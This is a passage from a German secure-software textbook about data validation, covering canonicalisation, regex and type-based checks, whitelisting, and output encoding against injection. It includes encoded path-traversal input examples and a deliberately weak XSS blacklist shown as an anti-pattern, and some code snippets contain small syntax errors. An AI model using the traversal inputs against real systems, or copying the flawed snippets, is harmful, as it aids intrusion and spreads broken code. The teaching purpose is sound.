In diesem Fall stellt die Verschlüsselung einen primären Schutzmechanismus dar, welcher für die Sicherheit der übermittelten Daten entscheidend ist. Wir können Daten und Nachrichten darüber hinaus natürlich auch intern und auf vertrauenswürdigen Systemen verschlüsseln. Dort dient die Verschlüsselung dann als additiver Schutzmechanismus, durch welchen die Sicherheit der Daten im Sinne des Defense-in-Depth-Prinzips auch dann noch gewährleistet wird, wenn es einem Angreifer gelingen sollte, sich Zugriff auf die Datenbank oder den Applikationsserver zu verschaffen.

Der erforderliche Aufwand orientiert sich dabei am Schutzbedarf (bzw. der Vertraulichkeit) der Daten und dem Vertrauen in die Systemumgebung. Aus Performancegründen wird häufig davon abgesehen, die Übertragung zwischen internen Systemen zu verschlüsseln, auch wenn dies von Vorgaben explizit so gefordert wird. Nur wenn sich die Systeme in vollständiger und alleiniger Kontrolle des Betreibers befinden, also diese auch lokal gehostet werden, lässt sich der Schutz der Daten grundsätzlich auf anderen Ebenen gewährleisten. So ließe sich etwa mittels organisatorischer Maßnahmen der Zugang und Zutritt zu Systemen einschränken und kontrollieren. Wie andere Sicherheitsmechanismen auch, muss die Verschlüsselung damit stets im Kontext der Gesamtsicherheit betrachtet und bewertet werden.

Durch den Einsatz verschiedener technischer Maßnahmen wie Verschlüsselung, Hashing, Maskierung, Digitaler Signaturen und HTTP-Methoden (HTTP POST) lässt sich die Sicherheit von sensiblen Daten erheblich verbessern. Dabei stellt die Auswahl und korrekte Anwendung kryptographischer Algorithmen nur einen Teilaspekt dar. Ebenfalls wichtig ist, genau zu definieren, welche Daten wo und auf welche Weise zu behandeln sind. Hierbei hilft insbesondere die Spezifikation von übersichtlichen Datenbehandlungsvorgaben. Damit lassen sich allgemeine Vorgaben für unterschiedliche Anwendungsbereiche sehr exakt darstellen und ihre Einhaltung sicherstellen.

Gemäß dem Prinzip der Datensparsamkeit wie auch dem der Risikovermeidung lassen sich bestimmte sensible Funktionen auch über externe, vertrauenswürdige Dienste abbilden.

3.5 Datenvalidierung

Wie wir im letzten Kapitel gesehen haben, ist ein sehr großer Teil von Sicherheitslücken in IT-Anwendungen auf Fehler im Bereich der Datenvalidierung zurückzuführen. Dies ist erst einmal nicht weiter verwunderlich. Schließlich sind alle Angriffe in irgendeiner Form auch Daten, die durch die Anwendung eingelesen werden. Die konkrete Umsetzung von Maßnahmen zur Datenvalidierung gestaltet sich allerdings häufig nicht ganz einfach. Zudem besteht in der Validierung von Daten auch nicht immer die zentrale Maßnahme um bestimmte Schwachstellen zu beheben, in vielen Fällen kommt ihr vor allem die Funktion eines sekundären Schutzmechanismus zu.

3.5.1 Das Prinzip Datenvalidierung

Die Aufgabe der Datenvalidierung besteht darin, sicherzustellen, dass Daten gültig, also innerhalb des vorgegebenen Wertebereichs sind. Im Kontext der IT-Sicherheit beziehen wir Validierung aber nicht nur auf die Korrektheit von Daten im Sinne einer Spezifikation, sondern auch darauf, dass diese Daten keine negativen Auswirkungen auf die Sicherheit einer Anwendung haben können.

Entry und Exit Points Die Umsetzung von Validierungsfunktionen gestaltet sich nicht selten deutlich komplexer als es sich zunächst vielleicht vermuten lässt. Auch deshalb, weil es hierbei keinesfalls ausschließlich um die Validierung von Formulareingaben geht, sondern prinzipiell alle Daten zu validieren sind, die über eine Systemgrenze von der Anwendung eingelesen oder von ihr ausgegeben werden. Im Fall einer Webanwendung können Daten über zahlreiche Schnittstellen in die Anwendung gelangen:

- HTML-Formulare (POST-Parameter)
- URL-Parameter: Query String (GET-Parameter), Pfad-Parameter etc.
- HTTP-Header: Cookies, User Agent, HTTP Referer
- REST-, Webservice-, WebSocket-Schnittstellen etc.
- Angebundene Backendsysteme: Datenbanken, Verzeichnisdienste (LDAP), SAP etc.
- Eingelesene Dateien (z. B. Property-Dateien)
- Umgebungsvariablen
- Sonstige Schnittstellen zum Betriebssystem
- usw.

Architektonisch verwenden wir in diesem Zusammenhang die beiden Begriffe Eintritts- und Austrittspunkt. Alle Daten, gleich ob sie von einem Benutzer über den Browser eingegeben oder aus einer lokalen Datei eingelesen wurden, gelangen dabei über einen Eintrittspunkt (engl. Entry Point) in die Anwendung, durchlaufen diese in Form eines Datenflusses und verlassen sie ggf. wieder über einen Austrittspunkt (engl. Exit Point).

Letzteres kann innerhalb eines HTML-Dokuments sein, welches der Benutzer als Antwort auf seine Anfrage zurückerhält, genauso gut aber auch innerhalb eines Backendsystems wie einer Datenbank. An beiden Enden eines Datenflusses sind eingelesene bzw. ausgegebene Daten zu validieren. Je nachdem an welcher Stelle des Datenflusses dies geschieht, sprechen wir von einer Eingabe- bzw. Ausgabevalidierung (siehe Abb. 3.14).

Vertrauen in Daten Die erforderliche Datenvalidierung hängt maßgeblich vom Vertrauen ab, das die jeweiligen Daten besitzen. Auf Basis bestimmter Datentypen lassen sich so bereits allgemeine Validierungsstrategien definieren (siehe Tab. 3.8).

Oft kommt es bei der Einschätzung des Vertrauens jedoch zu gravierenden Fehlern, die sich Angreifer zunutze machen können – dies wird als „Exploitation of Trust" bezeichnet. Wir könnten hier aber auch sagen „Exploitation of (False) Trust". Eine dieser Fehleinschätzungen besteht in der Annahme, dass Daten bereits clientseitig hinreichend validiert worden sind. Dieses Anti-Pattern wird als „Client-Trust" bezeichnet.

Häufig validieren Anwendungen etwa sicherheitsrelevante Aufrufe ausschließlich auf der Clientseite, was sich von einem Angreifer problemlos aushebeln lässt. Erforderlich ist




Abb. 3.14 Validierung von Daten innerhalb einer Webanwendung

Tab. 3.8 Datentypen nach Vertrauenswürdigkeit

Typ	Beispiele	Vertrauenswürdigkeit
Externe Daten	Daten, die von nicht-vertrauenswürdigen Quellen stammen (z. B. Benutzerdaten)	Gering
Potentiell externe Daten	Datenbanken, Verzeichnisdienste, Session-Daten	Mittel
Systeminterne Daten	Property-Dateien, Umgebungsvariablen, vertrauenswürdige Backend-Systeme	Hoch
Anwendungsinterne Daten	Konstanten	Hoch

eine clientseitige Validierung aus Sicherheitsgesichtspunkten lediglich für die Behandlung rein clientseitiger Schwachstellen (z. B. Verhinderung von DOM-based XSS). Im Fall von serverseitigen Schwachstellen (z. B. Access Controls oder sensible Anwendungslogik) müssen Aufrufe jedoch stets serverseitig validiert werden – clientseitige Validierung bietet an dieser Stelle keinerlei Schutz.

- Daten sollten an allen Systemgrenzen (Ein- und Austrittspunkten) stets möglichst restriktiv validiert werden. Clientseitige Validierung lässt sich aushebeln und ist aus Sicherheitsgesichtspunkten daher nur für die Behandlung rein clientseitiger Schwachstellen relevant.

Auch bei der Behandlung von Ausgaben werden häufig Fehler im Hinblick auf die Einschätzung der Vertrauenswürdigkeit von Daten gemacht. Dann nämlich, wenn Daten für anwendungsinterne Daten gehalten werden, sich in Wirklichkeit jedoch durch einen Benutzer manipulieren lassen. Auch können sich bestimmte Aufrufe und Datenflüsse im Laufe der Entwicklung einer Anwendung ändern. Dann werden aus zuvor internen schnell externe Daten, ohne dass daran gedacht wird, die Ausgabevalidierung dieser Daten nachzupflegen.

Im Rahmen der Ausgabevalidierung sollte daher keine Einzelbewertung von Daten erfolgen. Wo nicht mit Konstanten, sondern Variablen gearbeitet wird, gilt allgemein das Misstrauensprinzip (siehe Abschn. 3.3.10): Daten (Variablen) sollten danach generell als bedingt vertrauenswürdig betrachtet und damit ebenfalls stets parametrisiert oder (wenn möglich) enkodiert werden. Dieses Vorgehen verbessert gleichzeitig auch die Robustheit einer Anwendung, da es zu einer mehrschichtigen Validierung führt. Denn bereits durch kleine Änderungen an einer Anwendung (oder natürlich größeres Refactoring) kann sich die Korrektheit bestimmter Annahmen schnell ändern und eine Variable etwa doch durch einen Benutzer kontrollierbar sein.

- Alle in Interpreter-Aufrufen verwendeten Variablen sollten generell als nur bedingt vertrauenswürdig betrachtet und stets validiert (bzw. enkodiert oder parametrisiert) werden. Nur so lässt sich sicherstellen, dass die Daten auch bei einer Änderung noch korrekt validiert werden.

Nun stellt sich natürlich die Frage, an welcher Stelle des Datenflusses validiert werden soll: am Eintrittspunkt (Eingabevalidierung) oder am Austrittspunkt (Ausgabevalidierung)? Die richtige Antwort heißt hier: sowohl als auch. Grundsätzlich sollten immer die relevanten Aspekte von Daten dort validiert werden, wo sie verarbeitet werden. Datenbankanfragen sind somit bei der Ausgabe (Schnittstelle zur Datenbank) zu valideren, die syntaktisch und semantische Korrektheit von Formulareingaben (z. B. Zahl oder Zeichenkette, Format eines Datums etc.) hingegen im Rahmen der Verarbeitung der Eingabedaten, z. B. innerhalb eines Controllers. Aber auch innerhalb einzelner Methoden sollten sicherheitsrelevante Vorbedingungen stets geprüft werden.

3.5.2 Eingabevalidierung

Eingabevalidierung dient der Prüfung von Eingaben, die eine Anwendung einliest, was im Fall von Webanwendungen vornehmlich über HTTP-Parameter (GET-, POST, Pfad) erfolgt. Wie bereits erwähnt, erfolgen alle denkbaren Angriffe auf Webanwendungen letztlich über irgendwelche Formen von Eingaben, was häufig die falsche Annahme nahelegt, Angriffe generell auch mittels Eingabevalidierung unterbinden zu können. Was wir mit der Validierung von Eingabedaten bezwecken wollen, lässt sich wie folgt zusammenfassen:

- Eingabevalidierung dient *primär* dazu, sicherzustellen, dass Eingaben ihrer Spezifikation entsprechen und keine unnötigen Zeichen und Werte enthalten (Korrektheit von Syntax und Semantik). Nur *sekundär* dient die Eingabevalidierung dazu, missbräuchliches Verhalten und Angriffe (z. B. Interpreter Injection oder XSS) zu erkennen bzw. zu verhindern.

Kanonisierung und Normalisierung Wie wir bereits in Abschn. 1.2.5 gesehen hatten, lässt sich ein und derselbe Wert auf unterschiedliche Arten (Zeichensätzen und Enkodierungs-Verfahren) darstellen. Ein Angreifer kann davon gezielt Gebrauch machen, um Validierungsfunktionen auszuhebeln. Um dies zu verhindern, müssen Eingabedaten zunächst um vorhandene (En-)Kodierungen bereinigt werden, bevor diese inhaltlich validiert werden können. Dieser Schritt wird als Kanonisierung bezeichnet, bei dem ein String auf seine einfachste Form reduziert wird. Tab. 3.9 zeigt hierzu einige Beispiele.

Die OWASP ESAPI bietet hierzu die Methode „canonicalize()“, welche Eingaben auf unterschiedliche Kodierungen (bzw. Codecs) hin prüft. Über die verwendeten Standardcodecs (z. B. URL oder MySQL Encoding) sollten zusätzlich mögliche weitere Enkodierungsformen angebundener Backendsysteme berücksichtigt werden, die ein Angreifer sonst ggf. mit einer speziellen Enkodierung gezielt angreifen könnte.

Trotzdem müssen wir nun jetzt nicht jeden Parameter, den von einer Webanwendung eingelesen wird, kanonisieren. Diesen Schritt müssten wir nur dann machen, wenn wir in Eingabedaten nach möglichen Angriffen (vor allem solche auf Backendsysteme) suchen wollten und das ist, auch genau aus diesem Grund, eben nicht die Aufgabe der Eingabevalidierung. Kanonisierung von Eingaben ist vor allem bei Security Filtern oder Application Firewalls (siehe Abschn. 3.15.8) relevant, die verschiedene Filter-Evasion-Techniken erkennen müssen, nicht jedoch für übliche Webanwendungen.

Eine weitere Technik zur Vorbehandlung von Eingaben ist die Normalisierung. Diese bezieht sich allerdings weniger auf die Bereinigung von Enkodierungen, sondern vielmehr

Tab. 3.9 Kanonisierung von Eingabewerten

Eingabewert	Kanonisierter Wert
`..%2F..%2Ffile.txt`	`../../file.txt`
`..%2F..%2Fexample%2F..%2Ffile.txt`	`../../example/../file.txt`
`%66%69%6c%65%2e%74%78%74`	`file.txt`

Tab. 3.10 Exemplarische Normalisierung von Eingabewerten

Eingabewert	Normalisierter Wert
`../../file.txt`	`/var/www/file.txt`
`../../example/../file.txt`	`/var/www/file.txt`
`file.txt`	`/var/www/file.txt`

Tab. 3.11 Basistechniken zur Eingabevalidierung (Basisvalidatoren)

Basistechnik	Beschreibung	Beispiele
Einzelwertprüfungen	Vergleich von Werten (z. B. Zeichenketten)	`param == "abc"` `md5(param) == md5("abc")`
Mustervergleiche	Prüfung von Zeichenketten mittels regulärer Ausdrücke	`[a-zA-Z0-9]+\\.[a-zA-Z0-9]`
Wertebereichsprüfungen	Prüfung, ob Wertebereich gültig ist, etwa einer Zeichenkette oder eines numerischen Wertes. Dies lässt sich häufig sehr gut über Switch-Statements abbilden.	`0-100` `A-Z` `„eins", „zwei", „drei"`
Typprüfung	Prüfung, ob die Eingabe einem bestimmten Datentyp entspricht, etwa mittels Konvertierung (Type Casting).	Datum, numerischer Wert, komplexer Datentyp
Sanitizing	Bereinigung von Eingabedaten	Entfernen von gefährlichen Zeichen (z. B. „<>)

darauf, Eingaben einheitlich abzubilden. Normalisierung ist vor allem im Hinblick auf Dateipfade oder URLs relevant. Tab. 3.10 zeigt hierfür einige Beispiele.

Neben Dateinamen sind von einer solchen Normalisierung auch andere Werte wie Datums- und Zeitwerte, Benutzer- und Systemnamen etc. betroffen. Insbesondere dann, wenn Daten von unterschiedlichen Systemen stammen, kann deren semantische Darstellung von Eingaben mitunter stark variieren.

- Eingelesene Pfade sollten vor der Validierung normalisiert werden, wenn diese aus nicht vertrauenswürdigen Quellen stammen.

- **Tipp** Die Verwendung der Begriffe Normalisierung und Kanonisierung ist leider nicht einheitlich. In einigen APIs wird der hier als Normalisierung beschriebene Vorgang daher als Kanonisierung (im Sinne der Reduzierung einer Eingabe auf seine einfachste Form) verstanden. Über die genaue Funktion einer API sollte die Dokumentation jedoch Aufschluss geben.

Validierungstechniken Nachdem die Eingabedaten durch Kanonisierung und ggf. auch Normalisierung in eine einheitliche Form gebracht wurden, lassen sich verschiedene Basisvalidatoren darauf anwenden. Tab. 3.11 enthält hierzu die gängigsten Varianten.

Tab. 3.12 Beispiele für reguläre Ausdrücke

Audruck	Erklärung
`/^[a-zA-ZöÖäÄüÜ0-9 .\-=_?\[\](){}#*;:|\\$&§!%+#]+$/`	Ausschluss gängiger Zeichen, die für Injection-Angriffe erforderlich sind.
`/^[a-zA-ZöÖäÄüÜ0-9]+$/`	Alphanumerische Zeichen
`/^[0-9]{5}$/`	Deutsche Postleitzahlen
`/^(null|eins|zwei)$/`	„null“, „eins“ oder „zwei“

Generell gilt bei jedem Verfahren der wichtige Grundsatz, Eingaben stets so restriktiv wie möglich zu validieren. Häufig ist hier die erste Wahl der Einsatz von regulären Ausdrücken. Tab. 3.12 enthält einige Beispiele für hilfreiche Ausdrücke, mit denen sich verschiedene Anwendungsfälle restriktiv validieren lassen.

Die gezeigten Beispiele verdeutlichen gleichzeitig auch den Charme regulärer Ausdrücke, nämlich komplizierteste Validierungslogik innerhalb eines Einzeilers zu formulieren. Das führt in der Praxis jedoch zu gleich mehreren Problemen: Zum einen sind komplexe reguläre Ausdrücke fehleranfällig und schwer zu warten. Häufig erfordert es einen Experten, um komplexe Validierungslogik zu entschlüsseln. Das ist natürlich nicht im Sinne der Sicherheit. Zum anderen hatten wir aber auch in Abschn. 2.11 gesehen, dass ein fehlerhaft formulierter Ausdruck schnell in einer Denial-of-Service-Verwundbarkeit (ReDOS genannt) resultieren kann.

Dennoch ist die Verwendung regulärer Ausdrücke nicht generell falsch. Nur sollte man sich hier auf einfache und sichere Ausdrücke beschränken. Zudem existieren für anfällige Technologien häufig sichere Bibliotheken für das Parsen regulärer Ausdrücke, welche unsichere Ausdrücke erkennen können. Für das für ReDOS besonders anfällige Node.JS gibt es hierzu etwa Package „safe-regexp“[6].

▶ Reguläre Ausdrücke sind fehleranfällig und sollten nur verwendet werden, wenn keine entsprechende API oder kein Sprachkonstrukt für die erforderliche Prüfung vorhanden ist. Komplexe reguläre Ausdrücke sollten nach Möglichkeit aufgeteilt werden, damit sie leicht nachvollzogen werden können. Hier gilt es, komplexe Prüfungen besser auf mehrere Einzelprüfungen abzubilden.

Deutlich sicherer als reguläre Ausdrücke ist hier die Verwendung sicherer APIs. Die bereits erwähnte OWASP ESAPI stellt gleich eine Reihe von Validierungsfunktionen zur Verfügung, darunter: „isValidNumber()“, „isValidDate()“, „isValidDirectoryPath()“, „isValidFileContent()“ sowie „isValidRedirectLocation()“. Ähnliche Methoden finden sich aber auch in zahlreichen anderen APIs. Unter Verwendung von solchen getesteten Prüfmethoden lassen sich natürlich auch eigene projektübergreifende Validierungs-APIs erstellen.

[6] Siehe https://www.npmjs.com/package/safe-regex.

Dies hat den Vorteil, dass sich die Validierungslogik an zentraler Stelle pflegen, erweitern, in unterschiedlichen Projekten einsetzen und von externen Sicherheitsexperten prüfen lässt.

Besser als auf solche eine explizite Weise ist es jedoch, eine Eingabe stattdessen implizit durch Konvertierung in einen bestimmten Datentyp zu valideren. Wir bezeichnen dies als Type Casting). Handelt es sich bei einer Eingabe um einen konkreten Datentyp wie eine Zahl oder ein Datum, so sollte sie am besten auch in einen solchen konvertiert (also „gecasted“) werden. Alle gängigen Programmiersprachen bieten hierzu entsprechende Sprachkonstrukte an. Im Folgenden ist dies am Beispiel von Java gezeigt:

```
try {
       // Annahme 1: Parameter „date“ ist ein Datum
       DateFormat formatter = new SimpleDateFormat("ddMMyyyy");
       Date date = (Date) formatter.parse(request.getParameter(“date”));

       // Annahme 2: Parameter "n" ist eine Zahl
       int foo = Integer.parseInt(request.getParameter("n");
} catch (ParseException e) {
// verarbeiten der Eingabefehler
}
```

Der oben dargestellte Code soll allerdings eher der Veranschaulichung dienen, in der Praxis würde er in einer Anwendung kaum in dieser Form verwendet werden. Stattdessen wird Type Casting dort in der Regel implizit durch das MVC-Framework durchgeführt.

MVC-Frameworks unterstützen Typkonvertierung nämlich implizit durch die Verwendung von Data Binding. Dabei werden Datentypen an bestimmte Eingabeparameter gebunden und anschließend wird vom Framework eine implizite Typenkonvertierung durchgeführt. Dieser Ansatz ist in der Regel am saubersten zu implementieren und zu verifizieren (siehe Abb. 3.15).




Abb. 3.15 Implizite Eingabevalidierung mittels Data Binding

Die durch das Framework hierbei gebundenen Parameter werden dabei in der Regel über Beans (dedizierte Klassen, im Java-Kontext auch häufig POJOs genannt) abgebildet und darüber automatisch durch das Framework in die spezifizierten Datentypen gecastet. Für das oben gezeigte Beispiel könnte eine entsprechende Bean wie folgt aussehen:

```
public class FormInput {
       private Date date;
       public Date getDate() {
              return date;
       }
       public void setDate(Date date) {
              this.date = date;
        }
       Private int foo;
       …
}
```

Das MVC-Framework würde hierdurch implizit sicherstellen, dass die Benutzer-Eingaben, die auf die Variable „date“ gemappt werden, auch das entsprechende Format besitzen. Solche impliziten Validierungsverfahren sollten aufgrund ihrer deutlich geringeren Fehleranfälligkeit expliziten Prüfverfahren generell vorgezogen worden.

Validierungsebenen Im Hinblick auf den Einsatz von Validierungsmaßnahmen innerhalb einer Anwendung ist neben dem „Wie“ auch das „Wo“ entscheidend. Validieren können wir Daten nämlich nicht nur an unterschiedlichen Stellen, sondern auch auf verschiedenen Ebenen. Dabei existieren teilweise gravierende Unterschiede in Bezug auf die Eignung bestimmter Verfahren für die Nutzung auf einer bestimmten Ebene (siehe Abb. 3.16).

Um die Validierungslogik später nachvollziehen und sicher anpassen zu können, sollte sie wenn möglich deklarativ spezifiziert werden. Im Java-Umfeld unterstützen viele MVC-Frameworks hierfür JSR-303 Bean Validation, wodurch sich Validierungslogik direkt im Modell-Bean für die entsprechende Variable spezifizieren lässt:

```
public class RegisterBean {
   @Size(min = 1, message = "Please enter a Username")
   @Pattern(regexp = "^[a-zA-Z0-9]+$ ", message = "Username is invalid.")
   private String userName;
```

Die Möglichkeit, Validierung auf Basis solcher Code Annotation durchzuführen, besteht in vielen Programmiersprachen und Technologien. Ein Vorteil dieses Ansatzes ist dabei, dass Änderungen im Objektmodell sofort auch in der Validierungslogik berücksichtigt werden und dadurch deren Konsistenz gewährleistet wird. Bei vielen Template-Technologien lassen sich Annotationen auch direkt in die entsprechende




Abb. 3.16 Mehrschichtige Eingabevalidierung

Formular-Spezifikation einbauen. Im Folgenden ist dies am Beispiel von Java Server Faces (JSF) zu sehen:

```
<h:form>
       // validieren des Parameters "age" über JSF-Längen-Validator
       <h:inputText id="age" value="#{userBean.age}">
              <f:validateLongRange minimum="1" maximum="120"/>
       </h:inputText>
       // Ausgabe von möglichen Fehlern
       <h:message for="age" />

       // validieren des Parameters "E-Mail" über eigenen Validator
       <h:inputText id="email" value="#{userBean.email}" required="true">
              <f:validator validatorId="emailValidator" />
       </h:inputText>
       <h:message for="email" />
...
<h:form>
```

Innerhalb der Anwendung selbst bildet die Validierung auf Codeebene die letzte Validierungsstufe. Wie bereits beschrieben, sollten getroffene Annahmen an die erhaltenen Daten (Vorbedingungen) erneut programmatisch geprüft werden. Dies trifft vor allem auf String-Datentypen zu, da diese alle für Injection-Angriffe erforderlichen Sonderzeichen erlauben. Um die Konsistenz von verwendeten Validierungsfunktionen hierbei sicherzustellen, sollten die Prüfungen nach Möglichkeit über zentrale Methoden und APIs bereitgestellt werden.

Schließlich lassen sich auch auf Backendebene eine (oder mehrere) weitere Validierungsstufen einziehen. Gerade Middleware-Komponenten sollten Daten, die sie von einem Webfrontend erhalten, generell misstrauen und diese erneut verifizieren.

Validierungsstrategien In Abschn. 3.3.4 hatten wir bereits das Prinzip der „positiven Sicherheit“ kennengelernt, welches besagt, dass wir wenn möglich stets nur das Erlaubte zulassen („Known Goods“). Hierzu einige Beispiele:

- Zulässige Werte
- Zulässige Zeichen (z. B. a-zA-Z0-9)
- Zulässige Datentypen (Numerisch, Datum etc.)
- Zulässige Wertelängen (z. B. <= 10)

Mit diesem Validierungs-Ansatz werden die Eingaben gegen die Spezifikation einer Anwendung validiert, was schließlich die primäre Aufgabe der Eingabevalidierung darstellt. Demgegenüber lässt sich auch ein negatives Sicherheitsmodell zur Validierung verwenden. Anders als beim Whitelisting werden dabei bestimmte Werte ausgeschlossen („Known Bads“). Beispiele hierfür sind entsprechend:

- Unzulässige Werte (z. B. nicht Wert „admin“ bei Parameter „user“)
- Unzulässige Zeichen (z. B. <>“‘\&)
- Unzulässige Datentypen (z. B. kein Datum)
- Unzulässige Wertelängen

Anwendung finden beide Ansätze innerhalb der Programmierung in Form von „Whitelisting“ und „Blacklisting“ wieder. Im Folgenden sehen wir ein in Java geschriebenes Beispiel dafür, wie es besser nicht umgesetzt werden sollte. In diesem Fall wird schlicht die Zeichenkette „script“ „geblacklisted“, um darüber XSS-Angriffe abzuwehren.

```
if (student.getClassname().toLowerCase().contains("script")) {
       result.rejectValue("", "Security.noscriptallowed");
}
```

Gerade in Bezug auf XSS hatten wir jedoch gesehen, dass sich solche Angriffe sehr leicht ohne Script-Tags durchführen lassen. Die obige Validierung ist also völlig wirkungslos.

Gerade in Bezug auf die Umgehung von XSS-Filtern existieren zahllose sogenannte Filter Evasion Techniken[7], mit denen sich Negativ-Prüfungen umgehen lassen. Besser ist es wir konzentrieren uns nicht darauf, bestimmte Angriffe zu verhindern, sondern nur erlaubte Werte zu „whitelisten“:

```
// Initialisierung der Whitelist
List<String> classNames = new ArrayList<String>() {{
    add("politics"); add("sport");
}}
//Prüfung des Parameters „class“ gegen die Whitelist
if (classNames.contains(request.getParameter("class"))) {
// ok, Wert ist in Whitelist
}
```

Alternativ lassen sich derart simple Whitelists auch mit Hilfe regulärer Ausdrücke und Annotationen spezifizieren. Auch werden diese häufig in Property-Dateien oder Datenbanken ausgelagert. Am hier vorgestellten Prinzip ändert dies aber natürlich nichts.

Generell sollte daher eine positive Validierungsstrategie stets einer negativen vorgezogen werden. Allerdings kann es dennoch Situationen geben, in denen Whitelisting schlicht nicht praktikabel ist, etwa, wenn überhaupt nur bestimmte Negativwerte bekannt sind und wir daher nur Blacklisting durchführen können. Sofern dieses nur für semantische Prüfungen eingesetzt wird und nicht etwa zur Abwehr von Injection-Angriffen, kann ein solcher Ansatz trotzdem zweckmäßig sein. Am effektivsten ist häufig, beide Ansätze in einem hybriden Sicherheitsmodell zu kombinieren und dadurch die Vorteile beider Verfahren zu nutzen. Die negative Validierungsstrategie eignet sich insbesondere als vorgelagerte Prüfung, z. B. durch einen Security Filter oder eine Application Firewall, wodurch sich bestimmte Angriffsvektoren erkennen lassen und behandelt werden können. Zusätzlich erfolgt innerhalb der Anwendung eine Prüfung der erhaltenen Daten durch eine positive Validierungsstrategie.

- Die Verarbeitung von Eingabedaten sollte stets so restriktiv wie möglich sein, auf allen Anwendungsebenen durchgeführt werden und nach Möglichkeit gegen ein positives Modell validiert werden. Blacklisting sollte nur eingesetzt werden, wenn Whitelisting nicht möglich ist bzw. als additiver Schutz verwendet werden. Neben Benutzer- sollten auch Anwendungsparameter (etwa Hidden Fields) validiert werden.

[7] Siehe hierzu das einleitende Kapitel zu Enkodierung (siehe Abschn. 3.2.7). Ebenfalls lesenswert ist in diesem Zusammenhang das XSS Filter Evasion Cheat Sheet der OWASP (https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet), das SQL Injection Cheat Sheet auf ha.ckers.org (http://ha.ckers.org/sqlinjection/) sowie http://html5sec.org.

3.5.3 Ausgabevalidierung

Wir haben bereits gelernt, dass stets die Ursachen einer Schwachstelle behoben werden sollten, statt einfach nur deren Ausnutzung zu verhindern (bzw. zu erschweren). Genau dies wird bei der Behandlung von Angriffen wie Injection-Angriffen, Cross-Site Scripting oder SQL Injection häufig falsch gemacht. Denn die Ursache entsprechender Schwachstellen liegt keinesfalls bei der Eingabevalidierung, die irgendwelche Sonderzeichen zulässt, sondern darin, dass vom Angreifer kontrollierbare Parameter nicht korrekt enkodiert wurden, bevor sie in einem Interpreter-Aufruf verwendet wurden.

Dies stellt nichts anderes als eine implizite Form einer Datenvalidierung dar, mit dem Ziel, den Daten- vom Steuerkanal zu trennen und damit vor allem das Auftreten von Injection-Schwachstellen zu vermeiden. Anstatt explizit Daten zu validieren, wie es mittels der Eingabevalidierung getan wird, transformiert die Ausgabevalidierung diese Daten in eine valide Form. Die Ausgabevalidierung muss dort ausgeführt werden, wo ein Interpreter letztlich aufgerufen wird. Das ist bei der Ausgabe eines Systems (bzw. einer Anwendung), also etwa hin zur Datenbank („Ausgabevalidierung zum Backend“) oder zur Webschnittstelle („Ausgabevalidierung zur Benutzerschnittstelle“).

- Die Ausgabevalidierung dient in erster Linie dazu, den *Daten- vom Steuerkanal zu separieren* und damit das Auftreten von Injection-Schwachstellen (XSS, SQL Injection, XML Injection etc.) zu vermeiden. Die hierzu verwendeten Enkodierungs- und Escaping-Verfahren stellen eine implizite Form der Datenvalidierung dar.

Ausgabevalidierung zum Backend Die Ausgabevalidierung ist vom jeweiligen Ausgabekontext abhängig (siehe Abb. 3.17). Das heißt, sie richtet sich danach, wo bestimmte Daten hingeschrieben werden. Tritt hier ein Fehler auf, ist die Folge häufig eine Interpreter-Injection-Schwachstelle wie SQL Injection, XML Injection oder LDAP Injection, auf die bereits in Abschn. 2.6 eingegangen wurde.

